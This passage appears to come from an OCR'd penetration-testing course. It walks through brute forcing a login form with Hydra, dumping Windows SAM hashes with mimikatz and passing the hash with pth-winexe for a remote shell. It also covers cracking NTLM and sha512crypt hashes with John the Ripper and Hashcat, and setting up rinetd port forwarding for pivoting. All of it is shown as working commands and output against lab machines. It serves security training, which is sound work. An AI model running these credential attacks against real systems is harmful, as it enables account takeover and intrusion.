


Figure 295: Response with invalid login credentials

Putting these pieces together, we can complete the http-form-post syntax as given in Listing 611.

```
http-form-post "/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN"
```

Listing 611 - Specifying the http-form-post syntax

The complete command can now be executed. We will supply the admin user name (**-l admin**) and wordlist (**-P**), request verbose output with **-vV**, and use **-f** to stop the attack when the first successful result is found. In addition, we will supply the service module name (**http-form-post**) and its required arguments (**"/form/frontpage.php:user=admin&pass=^PASS^:INVALID LOGIN"**) as shown in Listing 612:

```
kali@kali:~$ hydra 10.11.0.22 http-form-post "/form/frontpage.php:user=admin&pass=^PAS
S^:INVALID LOGIN" -l admin -P /usr/share/wordlists/rockyou.txt -vV -f
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 15:55:21
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking http-post-form://10.11.0.22/form/frontpage.php:user=admin&pass=^PASS^
:INVALID LOGIN
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456" - 1 of 14344399 [child 0]
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "12345" - 2 of 14344399 [child 1] (
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "123456789" - 3 of 14344399 [child
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "password" - 4 of 14344399 [child 3
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "iloveyou" - 5 of 14344399 [child 4
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "princess" - 6 of 14344399 [child 5
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "1234567" - 7 of 14344399 [child 6]
.....
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "karina" - 268 of 14344399 [child 1
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "dookie" - 269 of 14344399 [child 1
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "hotmail" - 270 of 14344399 [child
[ATTEMPT] target 10.11.0.22 - login "admin" - pass "0123456789" - 271 of 14344399 [chi
[80][http-post-form] host: 10.11.0.22   login: admin   password: crystal
[STATUS] attack finished for 10.11.0.22 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 15:55:29
```

Listing 612 - Attacking the web form with THC-Hydra

Copyright © Offensive Security Ltd. All rights reserved.

Although this required some investigation of the application, the result is worth it as a valid password was discovered. The other service modules included with Hydra are well worth the effort to master.

19.3.4.1 Exercises

(Reporting is not required for these exercises)

1. Run the HTTP POST password attack against the web form on your Windows client.
2. Perform a FTP password attack against the Pure-FTPd application on your local Kali Linux machine.

19.4 Leveraging Password Hashes

Next, we turn our attention to attacks focused on the use of *password hashes*.

A cryptographic *hash function*[562] is a one-way function implementing an algorithm that, given an arbitrary block of data, returns a fixed-size bit string called a "hash value" or "message digest". One of the most important uses of cryptographic hash functions is their application in password verification.

19.4.1 Retrieving Password Hashes

Most systems that use a password authentication mechanism need to store these passwords locally on the machine. Rather than storing passwords in clear text, modern authentication mechanisms usually store them as hashes to improve security. This is true for operating systems, network hardware, and more. This means that during the authentication process, the password presented by the user is hashed and compared with the previously stored message digest.

Identifying the exact type of hash without having further information about the program or mechanism that generated it can be very challenging and sometimes even impossible. The Openwall website[563] can help identify the source of various password hashes. When attempting to identify a message digest type, there are three important hash properties to consider. These include the length of the hash, the character set used in the hash, and any special characters used in the hash.

A useful tool that can assist with hash type identification is **`hashid`**.[564] To use it, we simply run the tool and paste in the hash we wish to identify:

```
kali@kali:~$ hashid c43ee559d69bc7f691fe2fbfe8a5ef0a
Analyzing 'c43ee559d69bc7f691fe2fbfe8a5ef0a'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
```

[562] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cryptographic_hash_function

[563] (Openwall, 2019), http://openwall.info/wiki/john/sample-hashes

[564] (Psypanda, 2015), https://psypanda.github.io/hashID/

Copyright © Offensive Security Ltd. All rights reserved.

```
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

kali@kali:~$ hashid '$6$l5bL6XIASslBwwUD$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand
6ZsqQKAF3G0tHD9bd59e5NAz/s7DQcAojRTWNpZX0'
Analyzing '$6$l5bL6XIASslBwwUD$bCxeTlbhTH76wE.bI66aMYSeDXKQ8s7JNFwa1s1KkTand6ZsqQKAF3G
0tHD9bd59e5NAz/s7DQcAojRTWNpZX0'
[+] SHA-512 Crypt
```

Listing 613 - Using hashid to identify possible hash formats

In the listing above, we analyzed two different hashes. While the first example returned multiple possible matches, the second narrowed down the hash type to *SHA-512 Crypt*.

Next, let's retrieve and analyze a few hashes on our Kali Linux system. Many Linux systems have the user password hashes stored in the /etc/shadow file, which requires root permissions to read:

```
kali@kali:~$ sudo grep root /etc/shadow
root:$6$Rw99zZ2B$AZwfboPWM6z2tiBeK.EL74sivucCa8YhCrXGCBoVdeYUGsf8iwNxJkr.wTLDjI5poygaU
cLaWtP/gewQkO7jT/:17564:0:99999:7:::
```

Listing 614 - root user hash taken from our Kali Linux /etc/shadow file

In Listing 614, the line starts with the user name (root) followed by the password hash. The hash is divided into sub-fields, the first of which (*$6*) references the *SHA-512*[565] algorithm. The next sub-field is the *salt*,[566] which is used together with the clear text password to create the password hash. A salt is a random value that is used along with the clear text password to calculate a password hash. This prevents hash-lookup attacks[567] since the password hash will vary based on the salt value.

Attackers can store precomputed hash values for different wordlists in hash tables.[568] These tables can consume terabytes of storage space, depending on the amount of precomputed passwords, but can be used to quickly map (look up) a hash to a clear text password. Salting increases the randomization of a password value before the actual hash is calculated, highly reducing the chances

[565] (Slashroot, 2013), https://www.slashroot.in/how-are-passwords-stored-linux-understanding-hashing-shadow-utils

[566] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Salt_(cryptography)

[567] (nets.ec, 2012), https://nets.ec/Cryptography

[568] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Hash_table

Copyright © Offensive Security Ltd. All rights reserved.

for that hash to exist in a precomputed table. Check the HashKiller[569] website as an example for a hash-lookup service.

Let's now turn our focus to Windows targets and discuss how the various hash implementations are used and how we can leverage them during an assessment.

On Windows systems, hashed user passwords are stored in the Security Accounts Manager (SAM).[570] To deter offline SAM database password attacks, Microsoft introduced the SYSKEY feature (Windows NT 4.0 SP3), which partially encrypts the SAM file.

Windows NT-based operating systems, up to and including Windows 2003, store two different password hashes: LAN Manager (LM),[571] which is based on *DES*,[572] and NT LAN Manager (NTLM),[573] which uses *MD4*[574] hashing. LAN Manager is known to be very weak since passwords longer than seven characters are split into two strings and each piece is hashed separately. Each password string is also converted to upper-case before being hashed and, moreover, the LM hashing system does not include salts, making a hash-lookup attack feasible.

From Windows Vista on, the operating system disables LM by default and uses NTLM, which, among other things, is case sensitive, supports all Unicode characters, and does not split the hash into smaller, weaker parts. However, NTLM hashes stored in the SAM database are still not salted.

It's worth mentioning that the SAM database cannot be copied while the operating system is running because the Windows kernel keeps an exclusive file system lock on the file. However, we can use *mimikatz*[575] (covered in much greater depth in another module) to mount in-memory attacks designed to dump the SAM hashes.

Among other things, mimikatz modules facilitate password hash extraction from the Local Security Authority Subsystem (LSASS)[576] process memory where they are cached.

Since LSASS is a privileged process running under the SYSTEM user, we must launch **`mimikatz`** from an administrative command prompt. To extract password hashes, we must first execute two commands. The first is **`privilege::debug`**, which enables the *SeDebugPrivilge* access right required to tamper with another process. If this commands fails, mimikatz was most likely not executed with administrative privileges.

It's important to understand that LSASS is a SYSTEM process, which means it has even higher privileges than mimikatz running with administrative privileges. To address this, we can use the **`token::elevate`** command to elevate the security token from high integrity (administrator) to

[569] (HashKiller, 2019), https://hashkiller.co.uk/

[570] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Security_Accounts_Manager

[571] (Wikipedia, 2019), https://en.wikipedia.org/wiki/LM_hash

[572] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Data_Encryption_Standard

[573] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NTLM

[574] (Wikipedia, 2019), https://en.wikipedia.org/wiki/MD4

[575] (Dimitrios Slamaris, 2017), https://blog.3or.de/mimikatz-deep-dive-on-lsadumplsa-patch-and-inject.html

[576] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

Copyright © Offensive Security Ltd. All rights reserved.

SYSTEM integrity. If mimikatz is launched from a SYSTEM shell, this step is not required. Let's step through this process now:

```
C:\> C:\Tools\password_attacks\mimikatz.exe
...
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

740     {0;000003e7} 1 D 33697          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,2
1p)       Primary
 -> Impersonated !
 * Process Token : {0;0002e0fe} 1 F 3790250     corp\offsec     S-1-5-21-3048852426-32
34707088-723452474-1103   (12g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 3843007     NT AUTHORITY\SYSTEM     S-1-5-18
(04g,21p)       Impersonation (Delegation)
```

Listing 615 - Preparing to dump the SAM database using mimikatz

> *It is worth noting that the token module may list (token::list) and use (token::elevate) tokens for all users currently logged into the machine, which in some cases could be an administrator of some other machine.*

Now we can use **`lsadump::sam`** to dump the contents of the SAM database:

```
mimikatz # lsadump::sam
Domain : CLIENT251
SysKey : 457154fe3c13064d8ce67ff93a9257cf
Local SID : S-1-5-21-3426091779-1881636637-1944612440
SAMKey : 9b60bd58cdfd663166e8624f20a9a6e5

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 0c509cca8bcd12a26acf0d1e508cb028

RID  : 000003e9 (1001)
User : Offsec
  Hash NTLM: 2892d26cdf84d7a70e2eb3b9f05c425e
```

Listing 616 - Dumping the SAM database using mimikatz

Copyright © Offensive Security Ltd. All rights reserved.

As we can see, mimikatz has elegantly and effectively dumped the hashes as requested.

Other hash dumping tools, including pwdump, fgdump,[577] and Windows Credential Editor (wce)[578] work well against older Windows operating systems like Windows XP and Windows Server 2003.

19.4.1.1 Exercises

(Reporting is not required for these exercises)

1. Identify the password hash version used in your Kali system.
2. Use mimikatz to dump the password hashes from the SAM database on your Windows client.

19.4.2 Passing the Hash in Windows

As we will discover in the next section, cracking password hashes can be very time-consuming and is often not feasible without powerful hardware. However, sometimes we can leverage Windows-based password hashes without resorting to a laborious cracking process.

The *Pass-the-Hash* (PtH) technique (discovered in 1997) allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a clear text password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions. Moreover, if we discover a password hash on one target, we cannot only use it to authenticate to that target, we can use it to authenticate to another target as well, as long as that target has an account with the same username and password.

Let's introduce a scenario to demonstrate this attack. During our assessment, we discovered a local administrative account that is enabled on multiple systems. We exploited a vulnerability on one of these systems and have gained SYSTEM privileges, allowing us to dump local LM and NTLM hashes. We have copied the local administrator NTLM hash and can now use it instead of a password to gain access to a different machine, which has the same local administrator acount and password.

To do this, we will use *pth-winexe*[579] from the Passing-The-Hash toolkit (a modified version of *winexe*), which performs authentication using the SMB protocol:

```
kali@kali:~$ pth-winexe
winexe version 1.1
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST COMMAND
Options:
  -h, --help                                  Display help message
  -V, --version                               Display version number
```

[577] (Foofus.Net, 2008), http://foofus.net/goons/fizzgig/fgdump/downloads.htm

[578] (Amplia Security, 2018), https://www.ampliasecurity.com/research/windows-credentials-editor/

[579] (byt3bl33d3r, 2015), https://github.com/byt3bl33d3r/pth-toolkit

 Copyright © Offensive Security Ltd. All rights reserved.

```
  -U, --user=[DOMAIN/]USERNAME[%PASSWORD]     Set the network username
  -A, --authentication-file=FILE              Get the credentials from a file
...
```

Listing 617 - Showing the help dialog for pth-winexe

> *To execute an application like cmd on the remote computer using the SMB protocol, administrative privileges are required. This is due to authentication to the administrative share C$ and subsequent creation of a Windows service.*

As a demonstration, we will invoke **pth-winexe** on our Kali machine to authenticate to our target using a password hash previously dumped. We will gain a remote command prompt on the target machine by specifying the user name and hash (**-U**) along with the SMB share (in UNC format) and the name of the command to execute, which in Listing 618 is **cmd**. We will ignore the *DOMAIN* parameter, and prepend the username (followed by a % sign) to the hash to complete the command. The syntax, which is a bit tricky, is shown below:

```
kali@kali:~$ pth-winexe -U offsec%aad3b435b51404eeaad3b435b51404ee:2892d26cdf84d7a70e2
eb3b9f05c425e //10.11.0.22 cmd
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 618 - Passing the hash using pth-winexe

According to the output in Listing 618, the command was successful, providing a shell on the target using the captured hash as credentials.

Behind the scenes, the format of the NTLM hash we provided was changed into a NetNTLM version 1 or 2[580] format during the authentication process. We can capture these hashes using man-in-the-middle or poisoning attacks and either crack them[581] or relay them.[582]

For example, some applications like Internet Explorer and Windows Defender use the Web Proxy Auto-Discovery Protocol (WPAD)[583] to detect proxy settings. If we are on the local network, we could poison these requests and force NetNTLM authentication with a tool like *Responder.py*,[584] which creates a rogue WPAD server designed to exploit this security issue. Since poisoning is highly disruptive to other users, tools like Responder.py should never be used in the labs.

[580] (Wikipedia, 2019), https://en.wikipedia.org/wiki/NT_LAN_Manager#NTLMv1

[581] (Rob Brown, 2018), https://markitzeroday.com/pass-the-hash/crack-map-exec/2018/03/04/da-from-outside-the-domain.html

[582] (byt3bl33d3r, 2017), https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html

[583] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol

[584] (SpiderLabs, 2019), https://github.com/SpiderLabs/Responder

Copyright © Offensive Security Ltd. All rights reserved.



19.4.2.1 Exercises

1. Use Mimikatz to extract the password hash of an administrative user from the Windows client.
2. Reuse the password hash to perform a pass-the-hash attack from your Kali system and obtain code execution on your Windows client.

19.4.3 Password Cracking

In cryptanalysis, password cracking is the process of recovering a clear text passphrase, given its stored hash.

The process of password cracking is fairly straight-forward at a high level. Once we have discovered the hashing mechanism we are dealing with in the target authentication process, we can iterate over each word in a wordlist and generate the respective message digest. If the computed hash matches the one obtained from the target system, we have obtained the matching plain-text password. This is usually all accomplished with the help of a specialized password cracking program.

> *If a salt is involved in the authentication process and we do not know what that salt value is, cracking could become extremely complex, if not impossible, as we must repeatedly hash each potential clear text password with various salts. Nevertheless, in our experience we have almost always been able to capture the password hash along with the salt, whether from a database that contains both of the unique values per record, or from a configuration or a binary file that uses a single salt for all hashed values. When both of the values are known, password cracking decreases in complexity.*

Once we've gained access to password hashes from a target system, we can begin a password cracking session, running in the background, as we continue our assessment. If any of the passwords are cracked, we could attempt to use those passwords on other systems to increase our control over the target network. This, like other penetration testing processes, is iterative and we will feed data back into earlier steps as we expand our control.

To demonstrate password cracking, we will again turn to John the Ripper as it supports dozens of password formats and is incredibly powerful and flexible.

Running **`john`** in pure brute force mode (attempting every possible character combination in a password) is as simple as passing the file name containing our password hashes on the command line along with the hashing format.

In Listing 619 we attack NT hashes (**`--format=NT`**) that we dumped using mimikatz.

```
kali@kali:~$ cat hash.txt
WDAGUtilityAccount:0c509cca8bcd12a26acf0d1e508cb028
Offsec:2892d26cdf84d7a70e2eb3b9f05c425e

kali@kali:~$ sudo john hash.txt --format=NT
Using default input encoding: UTF-8
```


Copyright © Offensive Security Ltd. All rights reserved.

```
Rules/masks using ISO-8859-1
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

Listing 619 - Brute force cracking using John the Ripper

In the above output, JTR recognizes the hash type correctly and sets out to crack it. A brute force attack such as this, however, will take a long time based on the speed of our system. As an alternative, we can use the **--wordlist** parameter and provide the path to a wordlist instead, which shortens the process time but promises less password coverage:

```
kali@kali:~$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --format=NT
```

Listing 620 - Dictionary cracking using John the Ripper

If any passwords remain to be cracked, we can next try to apply JTR's word mangling rules with the **--rules** parameter:

```
kali@kali:~$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash.txt --forma
t=NT
```

Listing 621 - Cracking using password mutation rules

In order to crack Linux-based hashes with JTR, we will need to first use the **unshadow** utility to combine the passwd and shadow files from the compromised system.

```
kali@kali:~$ unshadow passwd-file.txt shadow-file.txt
victim:$6$fOS.xfbT$5c5vh3Zrk.88SbCWP1nrjgccgYvCC/x7SEcjSujtrvQfkO4pSWHaGxZojNy.vAqMGrB
BNOb0P3pW1ybxm2OIT/:1003:1003:,,,:/home/victim:/bin/bash

kali@kali:~$ unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
```

Listing 622 - Preparing Linux password hash for cracking

We can now run **john**, passing the wordlist and the unshadowed text file as arguments:

```
kali@kali:~$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3cr3t           (victim)
1g 0:00:00:28 DONE (2019-08-20 15:42) 0.03559g/s 2497p/s 2497c/s 2497C/s
...
```

Listing 623 - Cracking a Linux password hash using John the Ripper

Newer versions of John the Ripper are multi-threaded by default but older ones only use a single CPU core to perform the cracking actions. If you encounter an older version of JTR, it supports alternatives that can speed up the process. We could employ multiple CPU cores, or even multiple computers, to distribute the load and speed up the cracking process. The **--fork** option engages multiple processes to make use of more CPU cores on a single machine and **--node** splits the work across multiple machines.

For example, let's assume we have two machines, each with an 8-core CPU. On the first machine we would set the **--fork=8** and **--node=1-8/16** options, instructing John to create eight processes on this machine, split the supplied wordlist into sixteen equal parts, and process the first eight parts locally. On the second machine, we could use **--fork=8** and **--node=9-16** to assign

Copyright © Offensive Security Ltd. All rights reserved.



eight processes to the second half of the wordlist. Dividing the work in this manner would provide an approximate 16x performance improvement.

> *Attackers can also pre-compute hashes for passwords (which can take a great deal of time) and store them in a massive database, or rainbow table,[585] to make password cracking a simple table-lookup affair. This is a space-time tradeoff since these tables can consume an enormous amount of space (into the petabytes depending on password complexity), but the password "cracking" process itself (technically a lookup process) takes significantly less time.*

While John the Ripper is a great tool for cracking password hashes, its speed is limited to the power of the CPUs dedicated to the task. In recent years, Graphic Processing Units (GPUs) have become incredibly powerful and are, of course, found in every computer with a display. High-end machines, like those used for video editing and gaming, ship with incredibly powerful GPUs. GPU-cracking tools like Hashcat[586] leverage the power of both the CPU and the GPU to reach incredible password cracking speeds.

Hashcat's options generally mirror those of John the Ripper and include features such as algorithm detection and password list mutation.

In this example, we will run hashcat in benchmark mode (**-b**) on a machine with a GeForce GTX 1080 Ti GPU:

```
C:\Users\Cracker\hashcat-4.2.1> hashcat64.exe -b
hashcat (v4.2.1) starting in benchmark mode...
...
OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce GTX 1080 Ti, 2816/11264 MB allocatable, 28MCU

Benchmark relevant options:
===========================
* --optimized-kernel-enable

Hashmode: 0 - MD5

Speed.Dev.#1.....: 39354.5 MH/s (93.70ms) @ Accel:128 Loops:1024 Thr:1024 Vec

Hashmode: 100 - SHA1

Speed.Dev.#1.....: 13251.8 MH/s (87.49ms) @ Accel:128 Loops:512 Thr:640 Vec:1

Hashmode: 1400 - SHA-256

Speed.Dev.#1.....:  4770.8 MH/s (48.15ms) @ Accel:128 Loops:64 Thr:1024 Vec:1
```

[585] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Rainbow_table

[586] (Hashcat, 2018), https://hashcat.net/hashcat/

Copyright © Offensive Security Ltd. All rights reserved.

```
Hashmode: 1700 - SHA-512

Speed.Dev.#1.....:  1567.9 MH/s (92.38ms) @ Accel:128 Loops:64 Thr:640 Vec:1

Hashmode: 1000 - NTLM

Speed.Dev.#1.....: 65267.0 MH/s (55.66ms) @ Accel:128 Loops:1024 Thr:1024 Vec

Hashmode: 5500 - NetNTLMv1 / NetNTLMv1+ESS

Speed.Dev.#1.....: 33504.0 MH/s (55.00ms) @ Accel:128 Loops:512 Thr:1024 Vec:

Hashmode: 5600 - NetNTLMv2

Speed.Dev.#1.....:  2761.2 MH/s (83.59ms) @ Accel:128 Loops:64 Thr:1024 Vec:1

Hashmode: 1800 - sha512crypt $6$, SHA512 (Unix) (Iterations: 5000)

Speed.Dev.#1.....:   218.6 kH/s (51.55ms) @ Accel:512 Loops:128 Thr:32 Vec:1
....
```

Listing 624 - Benchmark cracking speeds with GeForce GTX 1080 Ti

The benchmark numbers are quite incredible, revealing a SHA1 speed of over 13 billion hashes per second, an NTLM speed of over 62 billion hashes per second, and even the very complex and slow sha512crypt hash algorithm is run at an astonishing 200,000 hashes per second. Compare this to some of our previous runs of John the Ripper on our (admittedly lame) Kali VM CPU, which puttered along at speeds in the hundreds of hashes per second.

These speeds were achieved from a single GPU, but multi-GPU computers are available with four, eight, or more GPUs. At the time of this publication, a cracking computer with a single GPU can be built for approximately $2000 USD, while a quad GPU rig can be had for around $6000 USD. Eight-GPU systems have registered benchmarks over 500 billion NTLM hashes per second![587]

19.4.3.1 Exercise

(Reporting is not required for this exercise)

1. Create a wordlist file for the dumped NTLM hash from your Windows machine and crack the hash using John the Ripper.

19.5 Wrapping Up

There are so many password attack tools and wordlists available that it can be tempting to just jump in and fire away in search of that often-elusive break during a penetration test. However, success lies in not only deeply understanding the usage and strengths of each tool, but in learning to step back and apply those tools with wisdom, honoring the balance of speed and precision, as well as prioritizing the safety of the client's production environment.

[587] (epixoip, 2019), https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505

Copyright © Offensive Security Ltd. All rights reserved.

20. Port Redirection and Tunneling

In this module, we will demonstrate various forms of port redirection, tunneling, and traffic encapsulation. Understanding and mastering these techniques will provide us with the surgical tools needed to manipulate the directional flow of targeted traffic, which can often be useful in restricted network environments. However, this will require extreme concentration as this module is admittedly a bit of a brain twister.

Tunneling[588] a protocol involves encapsulating it within a different protocol. By using various tunneling techniques, we can carry a given protocol over an incompatible delivery network, or provide a secure path through an untrusted network.

Port forwarding[589] and tunneling concepts can be difficult to digest, so we will work through several hypothetical scenarios to provide a clearer understanding of the process. Take time to understand each scenario before advancing to the next.

20.1 Port Forwarding

Port forwarding is the simplest traffic manipulation technique we will examine in which we redirect traffic destined for one IP address and port to another IP address and port.

20.1.1 RINETD

To begin, we will start with a relatively simple port forwarding example based on the following scenario.

During an assessment, we gained root access to an Internet-connected Linux web server. From there, we found and compromised a Linux client on an internal network, gaining access to *SSH* credentials.

In this fairly-common scenario, our first target, the Linux web server, has Internet connectivity, but the second machine, the Linux client, does not. We were only able to access this client by pivoting through the Internet-connected server. In order to pivot again, this time from the Linux client, and begin assessing other machines on the internal network, we must be able to transfer tools from our attack machine and exfiltrate data to it as needed. Since this client can not reach the Internet directly, we must use the compromised Linux web server as a go-between, moving data twice and creating a very tedious data-transfer process.

We can use port forwarding techniques to ease this process. To recreate this scenario, our Internet-connected Kali Linux virtual machine will stand in as the compromised Linux web server and our dedicated Debian Linux box as the internal, Internet-disconnected Linux client. Our environment will look something like this:

[588] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Tunneling_protocol

[589] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_forwarding

Copyright © Offensive Security Ltd. All rights reserved.




Figure 296: Outbound filtering prevents our download

As configured, our Kali machine can access the Internet, and the client can not. We can validate connectivity from our Kali machine by pinging *google.com* and connecting to that IP with **`nc -nvv 216.58.207.142 80`**:

```
kali@kali:~$ ping google.com -c 1
PING google.com (216.58.207.142) 56(84) bytes of data.
64 bytes from muc11s03-in-f14.1e100.net (216.58.207.142): icmp_seq=1 ttl=128 time=26.4
ms

--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 26.415/26.415/26.415/0.000 ms

kali@kali:~$ root@kali:~# nc -nvv 216.58.207.142 80
(UNKNOWN) [216.58.207.142] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:38:42 GMT
Expires: -1
Cache-Control: private, max-age=0
...
...
```

Listing 625 - Obtaining an IP address for google.com

As expected, our Kali attack machine has access to the Internet. Next, we will SSH to the compromised Linux client and test Internet connectivity from there, again with Netcat. Note that we again use the IP address, since an actual, Internet-disconnected internal network may not have a working external DNS.

Copyright © Offensive Security Ltd. All rights reserved.

```
kali@kali:~# ssh student@10.11.0.128
student@10.11.0.128's password:
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686
...

student@debian:~$ nc -nvv 216.58.207.142 80

(UNKNOWN) [216.58.207.142] 80 (http) : No route to host
 sent 0, rcvd 0
```

Listing 626 - Failing to connect to an external IP address due to lack of Internet connectivity

This time, the Internet connection test failed, indicating that our Linux client is indeed disconnected from the Internet. In order to transfer files to an Internet-connected host, we must first transfer them to the Linux web server and then transfer them again to our intended destination.

> *Note that in a real penetration testing environment, our goal is most likely to transfer files to our Kali attack machine (not necessarily through it as in this scenario) but the concepts are the same.*

Instead, we will use a port forwarding tool called *rinetd*[590] to redirect traffic on our Kali Linux server. This tool is easy to configure, available in the Kali Linux repositories, and is easily installed with **apt**:

```
kali@kali:~$ sudo apt update && sudo apt install rinetd
```

Listing 627 - Installing rinetd from the Kali Linux repositories

The rinetd configuration file, /etc/rinetd.conf, lists forwarding rules that require four parameters, including *bindaddress* and *bindport*, which define the bound ("listening") IP address and port, and *connectaddress* and *connectport*, which define the traffic's destination address and port:

```
kali@kali:~$ cat /etc/rinetd.conf
...
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindadress    bindport  connectaddress  connectport
...
```

Listing 628 - The default configuration file for rinetd

For example, we can use rinetd to redirect any traffic received by the Kali web server on port 80 to the google.com IP address we used in our tests. To do this, we will edit the rinetd configuration file and specify the following forwarding rule:

```
kali@kali:~$ cat /etc/rinetd.conf
...
# bindadress    bindport  connectaddress  connectport
```

[590] (Thomas Boutell, 2019), https://boutell.com/rinetd/

Copyright © Offensive Security Ltd. All rights reserved.

```
0.0.0.0 80 216.58.207.142 80
...
```

Listing 629 - Adding the forwarding rule to the rinetd configuration file

This rule states that all traffic received on port 80 of our Kali Linux server, listening on all interfaces (0.0.0.0), regardless of destination address, will be redirected to 216.58.207.142:80. This is exactly what we want. We can restart the rinetd service with **service** and confirm that the service is listening on TCP port 80 with **ss** (socket statistics):

```
kali@kali:~$ sudo service rinetd restart

kali@kali:~$ ss -antp | grep "80"
LISTEN   0   5   0.0.0.0:80     0.0.0.0:*     users:(("rinetd",pid=1886,fd=4))
```

Listing 630 - Starting the rinetd service and using ss to confirm the port is bound

Excellent! The port is listening. For verification, we can connect to port 80 on our Kali Linux virtual machine:

```
student@debian:~$ nc -nvv 10.11.0.4 80
(UNKNOWN) [10.11.0.4] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:46:18 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-08-26-15; expires=Wed, 25-Sep-2019 15:46:18 GMT; path=/; domai
n=.google.com
